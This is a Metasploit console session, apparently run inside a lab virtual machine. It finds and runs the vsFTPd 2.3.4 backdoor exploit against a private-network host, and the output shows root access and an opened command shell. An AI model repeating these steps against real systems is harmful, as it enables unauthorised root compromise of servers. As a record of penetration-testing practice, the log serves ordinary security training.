msf6 > search vsFTPd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Deni
al of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Bac
kdoor Command Execution


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftp
d_234_backdoor

msf6 > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.100.218
RHOSTS => 192.168.100.218
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.100.218:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.100.218:21 - USER: 331 Please specify the password.
[+] 192.168.100.218:21 - Backdoor service has been spawned, handling...
[+] 192.168.100.218:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > [*] Command shell session 1 opened (192.168.100.213
:35039 -> 192.168.100.218:6200) at 2024-07-02 01:21:18 -0400
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.